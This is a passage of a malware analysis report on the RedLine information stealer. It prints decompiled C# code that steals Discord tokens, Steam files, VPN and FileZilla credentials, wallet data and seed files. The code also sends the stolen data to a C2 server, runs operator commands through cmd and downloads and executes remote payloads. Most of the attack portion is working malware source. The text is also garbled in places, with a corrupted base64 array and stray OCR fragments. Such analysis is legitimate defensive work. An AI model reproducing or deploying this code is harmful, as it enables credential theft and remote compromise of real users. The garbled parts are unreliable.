The wallet extensions installed in browsers are also enumerated by the stealer. The stealer has a base64 encoded array that holds wallet browser extensions in the format “<extension_folder_id> | <extension_name> “. Critical data stored by the extensions are fetched and sent to C2.

```
public void Init(IList<string> browserPaths)
{
    this.Locals = new List<string>(browserPaths ?? new List<string>());
    char[] array =
      "ZmZuYmVsZmRvZWlvaGVua2ppYm5tYWRqaWVoamhhamJ8WA9yb2lXYWxsZXQKaWJuZWpkZmptbWtwY25scGV1a2xtbmtvZW9paG9mZWN8VHJvbmxpbmsKamJkYW9jbmVpaWlub
      WpiamxnYWxoY2VsZ2JlamluaWR8TmlmdHlXYWxsZXQKbmtiaWNnYmVvZ2FlYW9laGxlZm5rb2RiZWZncGdrbm58TWV8YW1hc2sKYWZiY2JqcGJwZmFkbGttaGljbGhrZWVvZG1
      hbWNmbGN8TWF0aFdhbGxldApobmZnbmtub2NnZW9mYmRkZ2Npan5taG5mbmtkbmFhZHxDb2luYmFzZQpmaGJvaGltYWVsYm9ocGpiYmxkY25nY25hcG5kb2RqcHxCaW5hbmNlQ
      2hhaW4Kb2RiZnBlZWloZGtiaWhtb3BrYmptb29uZmFubGJnY2x8QnJhdmVXYWxsZXQKaHBnbGZoZ2ZuaGJncGpkZW5qZ21kZ29laWFwcGFmbG58R3VhcmRhV2FsbGV0Cm5sbm1
      laWlmZmVvaWxsa25qbmVwb2dqaGtnbm9hcGFjfEVxdWFsV2FsbGV0CmNqZWxmcGxwbGViZGpqZW5sbHBqY2JsbWprZmWnZm5lfEpheHh4TGliZXJ0eQpmaWhrYWtmb2JrbWtqb
      2pwY2hwZmdjbWhmam5tbmZwaXxCaXRBcHBXYWxsZXQKa25jY2hkaWdvYmdoZW5iYnFkZG9qam5uYW9nZnBwZmp8aVdhbGxldApwbWVwYm5mbmZjbWRrZGNtbGJsZ2FnbWZwZmJva
      uZmppaHxXb21iYXQKZmhpbGFoZWltZ2xpZ25kZGtqZ29ma2NiZ2VraGVuYmh8QXkvbWljV2FsbGV0Cm5sYm1ubmlqY25sZWdrampwY2ZqY2xtY2ZnZ2ZlZmRtfEl1ld0N4Cm5hb
      nptZGtua6tpbmlnbmtnZGNnZ2NmbmhkYWFtbW1qfEd1aWxkV2FsbGV0Cm5rZGRnbmNkamdqZmNkZGFtZmdjbWZubGhjY25pbWlnfFNhdHVyb1dhbGxldApnbmpobWtoaG1rYmp
      ra2FibmRjbm5vZ2Fnb2dibmVlY3xSb25pbldhbGxldApahaWlmYn5iZm9icG1lZWtpcGhlZWlqaWlkcG5scGdwcHxUZXJyYVN8YXRpb24KZm5uZWdweGxvYmpkcGtoZWNnCGtpa
      npka2djamhraWJ8SGFybW9ueVdhbGxldApahZWFjaGtubWncGhlcGNjaW9uYm9vaGNrb25vZWVtZ3xOb2luOThXYWxsZXQKY2dlZW9kcGZhZ2pjZWmaWmbG1kZnBocGxrZW5
      sZmt8VG9uQ3J5c3RhbApwZGFkamtma2djYWZnYmNlaW1jcGJrYWxuZm5lc6Jua3xLYXJkaWFDaGFpbgpiZm5hZWxtb21laW1obHBtZ2puam9waGhwa2tvbGpwYXxQaGFudG9tC
      nZoaWxhaGVpbWdsaWduZGRramdvZmtjYmdla2hlbmJofE94eWdlbgptZ2Zma2ZiaWRpaGpwb2FvbWFqb6JnY2hkZGxpY2dwbnxQYWxpV2FsbGV0CmFvZGtrYWduYWRjYn9iZn8
      nZ2ZuamVvbmdlbWpiamNhfEJvbHRYCmtwZm9wa2VsbWFwY29pcGVtZmVuZG1kY2dobmVnaW1ufExpcXVhbGl0eVdhbGxldApobWVvYm5mbmZjbWRrZGNtbGJsZ2FnbWZwZmJva
      WVhZnxYZGVmaVdhbGxldApscGZjYmprbnlqcGVlaWkxaWZua2lrZ25jaWtnZmhkb3x0YW1pV2FsbGV0CmRuZ21sYmxjb2Rmb2JwZH8lY2FhZGdmYmNvZ2ZqZm5tfE1haWFyRGV
      GaVdhbGxldApmZn5iZlWxmZG9laW9oZW5ramlibm1hZGppZWhqaGFqYnxZb3JvaVdhbGxldAppYn5lamRmam1ta38jbmxwZWJrbG1ua29lb2lob2ZlY3xUcm9ubGluawpqYmRhb
      2NuZWlpaW5tamJqbGdhbGhjZWxmYmVqbW5pZHxOaWZ0eVdhbGxldApua2JpaGZiZW9nYWVhb2VobGVnbmtvZGJlZmdwZ2tubnxNZXRhbWFzawphZmJjYmpwYnBmYwRsa21obWN
      saGtlZW9kbWFtY2ZsY3xNYXRoV2FsbGV0CmhuZmFua25vY2Zlb2ZiZGRnY2lqbm1obmZua2RuYWFkfENvaW5iYXNlCmZoYm9oaW1hZWxib2hwamJibGRjbmdjbmFwbmRvZGpwf
      EJpbmFuY2VDaGFpbgpvZGJmcGVlaWhka2JpaG1vcGtiam1vb25mYW5sYmZjbHxCcmF2ZVdhbGxldApocGdsZmhnZm5oYmdwanRlbmpnbWRnb2VpYXBwYWZsbnxHdwFyZGFXYWx
      sZXQKYmxuaWVpaWZmYm9pbGxrbmpuZXBvZ2poa2dub2FwYWN8RXF1YWxsZXQKY2plbGZwbHBsZWJkamplbmxscGpjYmxtamtnY2ZmbmV8SmF4eHhWaWJlcnR5CmZpaGtha
      2ZvYmtta2pvanBjaHBmZ2NtaGZqbm1uZn8pfEJpdEFwcFdhbGxldApua2JpaGZiZW9nYWVhb2VobGVnbmtvZGJlZmdwZ2tubnxNZXRhbWFzawphZmJjYmpwYnBmYwRsa21obWN
      vaW1pcGJvZn5manlofFdvbWJhdApmaGlsYWhlaW1nbGlnbnRka2pnb2ZrY2JnZWtoZW5iaHx6dG9taWNXYWxsZXQKbmxibW5uaWpjbmxlZ2tqanBjZnpjbG1jZmdnZmVmZG18T
      WV3Q3gKbmFuam1ka25oa2luaWZua2dkY2dnY2ZuaGRhYW1tbWp8R3VpbGRXYWxsZXQKbmtkZGduY2RqZ2pmY2RkYW1mZ2NtZn5saGVjbmltaWd8U2F0dXJuV2FsbGV0CmZuamh
      ta2hobWtiamtrYWJuZGNubm9nYWdvZ2JuZWjfFJvbmluV2FsbGV0CmFpaWZibmJmb2JwbWla2lwaGVlaWppbWRwbmxxZ3BwfFRlcnJhU3RhdGlvbgpmbm5lZ38obG9iamRwa
      2hlY2Fwa2lqamRrZ2NqaGtpYnxIYXJtb255V2FsbGV0CmFlYWNoa25tZWZwaGWwY2Npb25ib29oY2tvbm9lZWlnfENvaW45OFdhbGxldApjZ2Vlb2RwZmFnamNlZWZpZWZsbWR
      mcGhwbGtlbmxma3xUb25DcnlzdGFsCnBkYWRqa2ZpZ2NhZmdiY2VpbWJwYmtnbG5nbmWvYm5rfEthcmRpYUNoYWluCmJnbmFlbG1vbWVpbWhscG1nam5qb38oaHBra29sanBnf
```

8.18. Stealing Discord Tokens:

Redline then extract information related to Discord, specifically Discord tokens, by searching for specific files **"*.log" and "*.ldb",** in the user's Discord application data directory **C:\Users\user\AppData\Roaming\discord\Local Storage\leveldb**. The extracted tokens are then returned as a File Struct. This can be shown as follows:

```
2 references
public static void StealDiscord(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    if (settings.Discord)
    {
        IEnumerable<FileStruct> tokens = Discord.GetTokens();
        REDLINE_ERROR redline_ERROR = connection.Id11((tokens != null) ? tokens.ToList<FileStruct>() : null);
        if (redline_ERROR == REDLINE_ERROR.Id3)
        {
            PartsSender.StealDiscord(connection, settings, ref result);
        }
        if (redline_ERROR == REDLINE_ERROR.Id4)
        {
            throw new InvalidOperationException();
        }
    }
}
```

```
2 references
public static IEnumerable<FileStruct> GetTokens()
{
    List<FileStruct> list = FileScanning.Search(new Extractor[]
    {
        new Discord()
    });
    StringBuilder stringBuilder = new StringBuilder();
    foreach (FileStruct fileStruct in list)
    {
        try
        {
            foreach (object obj in Regex.Matches(Encoding.UTF8.GetString(fileStruct.Data), "[A-Za-z\\d]{24}\\.[\\w-]{6}\\.[\\w-]{27}"))
            {
                Match match = (Match)obj;
                try
                {
                    string text = match.ToString().Trim();
                    if (!stringBuilder.ToString().Contains(text))
                    {
                        stringBuilder.AppendLine(text);
                    }
                }
                catch
                {
                }
            }
        }
        catch
        {
        }
    }
    yield return new FileStruct
    {
        Data = Encoding.ASCII.GetBytes(stringBuilder.ToString()),
        FileInfoName = "Tokens.txt"
    };
    yield break;
```

Figure: Stealing Discord Tokens

```
// Token: 0x060000EC RID: 236 RVA: 0x000032B5 File Offset: 0x000014B5
2 references
public override string Collect(ScannerArgStruct scannerArg, FileInfo fileInfo)
{
    return string.Empty;
}

// Token: 0x060000ED RID: 237 RVA: 0x00007B44 File Offset: 0x00005D44
2 references
public override IEnumerable<ScannerArgStruct> Find()
{
    List<ScannerArgStruct> list = new List<ScannerArgStruct>();
    try
    {
        string text = Environment.ExpandEnvironmentVariables("%appdata%\\discord\\Local Storage\\leveldb");
        list.Add(new ScannerArgStruct
        {
            Directory = text,
            SearchPattern = "*.log",
            Recursive = false
        });
        list.Add(new ScannerArgStruct
        {
            Directory = text,
            SearchPattern = "*.ldb",
            Recursive = false
        });
    }
    catch
    {
    }
    return list;
}
```

8.19. Getting Game Launchers

The RedLine stealer targets the Steam application by retrieving the path : "**Software\\Valve\\Steam ".**

```
2 references
public override IEnumerable<ScannerArgStruct> Find()
{
    List<ScannerArgStruct> list = new List<ScannerArgStruct>();
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Valve\\Steam");
        if (registryKey == null)
        {
            return list;
        }
        string text = registryKey.GetValue("SteamPath") as string;
        if (!Directory.Exists(text))
        {
            return list;
        }
        list.Add(new ScannerArgStruct
        {
            Directory = text,
            SearchPattern = "*ssfn*",
            Recursive = false
        });
        list.Add(new ScannerArgStruct
        {
            Directory = Path.Combine(text, "config"),
            SearchPattern = "*.vdf",
            Recursive = false
        });
    }
    catch
    {
```

```
2 references
public static void GetGameLaunchers(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    if (settings.StealSteam)
    {
        REDLINE_ERROR redline_ERROR = connection.Id23(FileScanning.Search(new Extractor[]
        {
            new Steam()
        }));
        if (redline_ERROR == REDLINE_ERROR.Id3)
        {
            PartsSender.GetGameLaunchers(connection, settings, ref result);
        }
        if (redline_ERROR == REDLINE_ERROR.Id4)
        {
            throw new InvalidOperationException();
        }
    }
}
```

Redline searches for ***ssfn*, *.config,** and ***.vdf** files. The file paths are generated by instantiating the GameLauncher class. The files are then searched by calling **FIleScanning.Search**() method. The data is then sent to C2 which can be seen above.

8.20. Getting VPN:

Redline then attempts to get information about the following VPNS:


- **Nord VPN**
- **Open VPN**
- **Prorton VPN**

```
1 reference
public static void GetVPN(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    if (settings.VPN)
    {
        connection.SendNordVPN(NordApp.Find());
        connection.SendOpenVPN(FileScanning.Search(new Extractor[]
        {
            new OpenVPN()
        }));
        connection.SendProtonVPN(FileScanning.Search(new Extractor[]
        {
            new ProtonVPN()
        }));
    }
}
```

While targeting the NordVPN:

- The stealer retrieves the path C:\Users\user\AppData\Local\NordVPN
- Enumerates “user.config” (xml) files in NordVPN.exe* directories.
- Opens the user config file and looks for following nodes
- / **/ setting / value**
- / / **setting / value**
- The retrieved data is decoded and sent to C2.

This can be seen as follows:




```
2 references
public static List<Credentials> Find()
{
    List<Credentials> list = new List<Credentials>();
    try
    {
        DirectoryInfo directoryInfo = new DirectoryInfo(Path.Combine(Environment.ExpandEnvironmentVariables("%USERPROFILE%\\AppData\\Local"), "NordVPN"));
        if (!directoryInfo.Exists)
        {
            return list;
        }
        DirectoryInfo[] directories = directoryInfo.GetDirectories("NordVpn.exe*");
        for (int i = 0; i < directories.Length; i++)
        {
            foreach (DirectoryInfo directoryInfo2 in directories[i].GetDirectories())
            {
                try
                {
                    string text = Path.Combine(directoryInfo2.FullName, "user.config");
                    if (File.Exists(text))
                    {
                        XmlDocument xmlDocument = new XmlDocument();
                        xmlDocument.Load(text);
                        string innerText = xmlDocument.SelectSingleNode(" //setting[@name=\\Username\\]/value").InnerText;
                        string innerText2 = xmlDocument.SelectSingleNode("//setting[@name=\\Password\\]/value").InnerText;
                        if (!string.IsNullOrWhiteSpace(innerText) && !string.IsNullOrWhiteSpace(innerText2))
                        {
                            string @string = Encoding.UTF8.GetString(Convert.FromBase64CharArray(innerText.ToCharArray(), 0, innerText.Length));
                            string string2 = Encoding.UTF8.GetString(Convert.FromBase64CharArray(innerText2.ToCharArray(), 0, innerText2.Length));
                            string decoded = CryptoHelper.GetDecoded(@string, DataProtectionScope.LocalMachine, null);
                            string decoded2 = CryptoHelper.GetDecoded(string2, DataProtectionScope.LocalMachine, null);
                            if (!string.IsNullOrWhiteSpace(decoded) && !string.IsNullOrWhiteSpace(decoded2))
                            {
                                list.Add(new Credentials
                                {
                                    Username = decoded,
                                    Password = decoded2
                                });
```

No issues found

d Visual Basic References - Chromium.CollectBrowserPasswords

Figure: Getting Nord VPN



```
// Token: 0x02000030 RID: 48
2 references
public class OpenVPN : Extractor
{
    // Token: 0x0600010B RID: 267 RVA: 0x000032B5 File Offset: 0x000014B5
    2 references
    public override string Collect(ScannerArgStruct scannerArg, FileInfo fileInfo)
    {
        return string.Empty;
    }

    // Token: 0x0600010C RID: 268 RVA: 0x000081F4 File Offset: 0x000063F4
    2 references
    public override IEnumerable<ScannerArgStruct> Find()
    {
        List<ScannerArgStruct> list = new List<ScannerArgStruct>();
        try
        {
            list.Add(new ScannerArgStruct
            {
                Directory = Path.Combine(Environment.ExpandEnvironmentVariables("%USERPROFILE%\\AppData\\Roaming"), "OpenVPN Connect\\profiles"),
                SearchPattern = "*ovpn",
                Recursive = false
            });
        }
        catch
        {
        }
        return list;
    }
}
```

Figure: Getting Open VPN

```
// Token: 0x02000031 RID: 49
2 references
public class ProtonVPN : Extractor
{
    // Token: 0x0600010E RID: 270 RVA: 0x000032B5 File Offset: 0x000014B5
    2 references
    public override string Collect(ScannerArgStruct scannerArg, FileInfo fileInfo)
    {
        return string.Empty;
    }

    // Token: 0x0600010F RID: 271 RVA: 0x00008254 File Offset: 0x00006454
    2 references
    public override IEnumerable<ScannerArgStruct> Find()
    {
        List<ScannerArgStruct> list = new List<ScannerArgStruct>();
        try
        {
            list.Add(new ScannerArgStruct
            {
                Directory = Path.Combine(Environment.ExpandEnvironmentVariables("%USERPROFILE%\\AppData\\Local"), "ProtonVPN"),
                SearchPattern = "*ovpn",
                Recursive = false
            });
        }
        catch
        {
        }
        return list;
    }
}
```

Figure: Getting Proton VPN

8.21. Getting Image Base:

```
2 references
public static void GetImageBase(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    if (settings.GetImageBase)
    {
        REDLINE_ERROR redline_ERROR = connection.Id7(GdiHelper.GetImageBase());
        if (redline_ERROR == REDLINE_ERROR.Id3)
        {
            PartsSender.GetImageBase(connection, settings, ref result);
        }
        if (redline_ERROR == REDLINE_ERROR.Id4)
        {
            throw new InvalidOperationException();
        }
    }
```

```
public static byte[] GetImageBase()
{
    byte[] array;
    try
    {
        object obj = GdiHelper.MonitorSize();
        if (GdiHelper.o__4.p__2 == null)
        {
            GdiHelper.o__4.p__2 = CallSite<Func<CallSite, Type, object, object, Bitmap>>.Create(Binder.InvokeConstructor(CSharpBinderFlags.None, type
            {
                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.IsStaticType, null),
                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null)
            }));
        }
        Func<CallSite, Type, object, object, Bitmap> target = GdiHelper.o__4.p__2.Target;
        CallSite p__ = GdiHelper.o__4.p__2;
        Type typeFromHandle = typeof(Bitmap);
        if (GdiHelper.o__4.p__0 == null)
        {
            GdiHelper.o__4.p__0 = CallSite<Func<CallSite, object, object>>.Create(Binder.GetMember(CSharpBinderFlags.None, "Width", typeof(GdiHelper)
        }
        object obj2 = GdiHelper.o__4.p__0.Target(GdiHelper.o__4.p__0, obj);
        if (GdiHelper.o__4.p__1 == null)
        {
```

8.22. File Searching:

Redline steals all the text and document files along with the ones having the pattern "**key**", "**wallet**" and "**seed**" as present in the config being fetched from the c2.

```
.B
..b...i.E..E...c.F..:%userprofile%\Desktop|*.txt,*.doc*,*key*,*wallet*,*seed*|0F..<%userprofile%\Documents|
*.txt,*.doc*,*key*,*wallet*,*seed*|0.E...c.F..&%USERPROFILE%\AppData\Local\Battle.netF...%USERPROFILE%\AppData\L
```

```
2 references
public static void GetFileSearch(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    if (settings.FileSearch)
    {
        REDLINE_ERROR redline_ERROR = connection.Id22(FileSearcher.Search(settings.FileSearchPatterns));
        if (redline_ERROR == REDLINE_ERROR.Id3)
        {
            PartsSender.GetFileSearch(connection, settings, ref result);
        }
        if (redline_ERROR == REDLINE_ERROR.Id4)
        {
            throw new InvalidOperationException();
        }
    }
}
```

8.23. Getting Filezilla

RedLine stealer targets the **FileZilla FTP** application. It searches for two files on the victim system in AppData directory:

- **sitemanager.xml**
- **recentservers.xml**

After fetching the path to the above-mentioned XML files, it parses and steals password and user information. This can be seen as follows:

```
2 references
public static void GetFilezilla(ConnectionProvider connection, SettingsStruct settings, ref ResultStruct result)
{
    if (settings.Filezilla)
    {
        REDLINE_ERROR redline_ERROR = connection.Id12(Hola.Enum());
        if (redline_ERROR == REDLINE_ERROR.Id3)
        {
            PartsSender.GetFilezilla(connection, settings, ref result);
        }
        if (redline_ERROR == REDLINE_ERROR.Id4)
        {
            throw new InvalidOperationException();
        }
    }
}
```

```
public class Hola
{
    // Token: 0x06000029 RID: 41 RVA: 0x000046A8 File Offset: 0x000028A8
    2 references
    public static List<Credentials> Enum()
    {
        List<Credentials> list = new List<Credentials>();
        try
        {
            string text = string.Format("{0}\\FileZilla\\recentservers.xml", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
            string text2 = string.Format("{0}\\FileZilla\\sitemanager.xml", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
            if (File.Exists(text))
            {
                list.AddRange(Hola.Enum2(text));
            }
            if (File.Exists(text2))
            {
                list.AddRange(Hola.Enum2(text2));
            }
        }
        catch
        {
        }
        return list;
    }

    // Token: 0x0600002A RID: 42 RVA: 0x00004728 File Offset: 0x00002928
    2 references
```

```
1 reference
private static Credentials Enum3(XmlNode xmlNode)
{
    Credentials credentials = new Credentials();
    try
    {
        foreach (object obj in xmlNode.ChildNodes)
        {
            XmlNode xmlNode2 = (XmlNode)obj;
            if (xmlNode2.Name == "Host")
            {
                credentials.Domain = xmlNode2.InnerText;
            }
            if (xmlNode2.Name == "Port")
            {
                credentials.Domain = credentials.Domain + ":" + xmlNode2.InnerText;
            }
            if (xmlNode2.Name == "User")
            {
                credentials.Username = xmlNode2.InnerText;
            }
            if (xmlNode2.Name == "Pass")
            {
                credentials.Password = Encoding.UTF8.GetString(Convert.FromBase64CharArray(xmlNode2.InnerText.ToCharArray(), 0, xmlNode2.InnerText.Length));
            }
        }
    }
    catch
    {
    }
    finally
    {
        credentials.Domain = (string.IsNullOrEmpty(credentials.Domain) ? "UNKNOWN" : credentials.Domain);
        credentials.Username = (string.IsNullOrEmpty(credentials.Username) ? "UNKNOWN" : credentials.Username);
        credentials.Password = (string.IsNullOrEmpty(credentials.Password) ? "UNKNOWN" : credentials.Password);
    }
    return credentials;
}
```

9. Fetching Tasks from C2 :

Redline stealer provides its operators with the ability to run additional payloads like RAT/beacons as tasks. The stealer retrieves the list of tasks from C2, usually a link to payload or an OS command. This can be seen as follows:

```
while (!connectionProvider.GetRemoteTasks(resultStruct2, out list))
{
    if (!connectionProvider.CheckConnection())
    {
        throw new Exception();
    }
    Thread.Sleep(1000);
}
```

```
1 reference
public bool GetRemoteTasks(ResultStruct user, out IList<TaskStruct> remoteTasks)
{
    bool flag;
    try
    {
        remoteTasks = this.connector.GetRemoteTasks(user);
        flag = true;
    }
    catch (Exception)
    {
        remoteTasks = new List<TaskStruct>();
        flag = false;
    }
    return flag;
}
```

10. Tasks Execution:

The RedLine provides the following four functionalities to execute additional tasks on the compromised system.

```
            Thread.Sleep(1000);
        }
        foreach (int num in new TaskResolver(resultStruct).ExecuteRemoteTasks(list))
        {
            while (!connectionProvider.SendRemoteTaskResults(resultStruct2, num))
            {
                if (!connectionProvider.CheckConnection())
                {
                    throw new Exception();
                }
                Thread.Sleep(1000);
            }
        }
    }
    catch (Exception)
```

10.1. Command Execution via cmd:

This functionality lets the operator issue commands and execute them via cmd.exe:

```
// Token: 0x02000033 RID: 51
2 references
public class CommandLineUpdate : ITaskProcessor
{
    // Token: 0x0600011E RID: 286 RVA: 0x0000336D File Offset: 0x0000156D
    2 references
    public bool IsValidAction(Entity15 action)
    {
        return action == Entity15.Id5;
    }

    // Token: 0x0600011F RID: 287 RVA: 0x00009040 File Offset: 0x00007240
    2 references
    public bool Process(TaskStruct updateTask)
    {
        try
        {
            System.Diagnostics.Process.Start(new ProcessStartInfo("cmd", "/C " + updateTask.Command)
            {
                UseShellExecute = false,
                CreateNoWindow = true
            }).WaitForExit(30000);
        }
        catch
        {
        }
        return true;
    }
}
```

10.2. Download and Execute Payload:

This functionality lets the stealer download and execute the payload from the internet:

```
// Token: 0x02000034 RID: 52
2 references
public class DownloadAndExecuteUpdate : ITaskProcessor
{
    // Token: 0x06000121 RID: 289 RVA: 0x00003373 File Offset: 0x00001573
    2 references
    public bool IsValidAction(Entity15 action)
    {
        return action == Entity15.Id3;
    }

    // Token: 0x06000122 RID: 290 RVA: 0x000090A4 File Offset: 0x000072A4
    2 references
    public bool Process(TaskStruct updateTask)
    {
        try
        {
            string[] array = updateTask.Command.Split(new string[] { "|" }, StringSplitOptions.RemoveEmptyEntries);
            new WebClient().DownloadFile(array[0], Environment.ExpandEnvironmentVariables(array[1]));
            System.Diagnostics.Process.Start(new ProcessStartInfo
            {
                WorkingDirectory = new FileInfo(Environment.ExpandEnvironmentVariables(array[1])).Directory.FullName,
                FileName = Environment.ExpandEnvironmentVariables(array[1])
            });
        }
        catch (Exception)
        {
            return false;
        }
        return true;
    }
}
```

10.3. Download Only:

This functionality is "download-only" and it doesn't execute the payload. To execute the payload, the execute-only feature needs to be used.

```
// Token: 0x02000035 RID: 53
2 references
public class DownloadUpdate : ITaskProcessor
{
    // Token: 0x06000124 RID: 292 RVA: 0x00003379 File Offset: 0x00001579
    2 references
    public bool IsValidAction(Entity15 action)
    {
        return action == Entity15.Id1;
    }

    // Token: 0x06000125 RID: 293 RVA: 0x00009134 File Offset: 0x00007334
    2 references
    public bool Process(TaskStruct updateTask)
    {
        try
        {
            string[] array = updateTask.Command.Split(new string[] { "|" }, StringSplitOptions.RemoveEmptyEntries);
            File.WriteAllBytes(Environment.ExpandEnvironmentVariables(array[1]), new WebClient().DownloadData(array[0]));
        }
        catch
        {
        }
        return true;
    }
}
```

10.4. Execute Only

This functionality is "execute-only" and does not download any payload. This feature can be used after the download-only feature:

```
2 references
public class OpenUpdate : ITaskProcessor
{
    // Token: 0x06000129 RID: 297 RVA: 0x0000337F File Offset: 0x0000157F
    2 references
    public bool IsValidAction(Entity15 action)
    {
        return action == Entity15.Id4;
    }

    // Token: 0x0600012A RID: 298 RVA: 0x0000918C File Offset: 0x0000738C
    2 references
    public bool Process(TaskStruct updateTask)
    {
        try
        {
            System.Diagnostics.Process.Start(updateTask.Command);
        }
        catch
        {
        }
        return true;
    }
}
```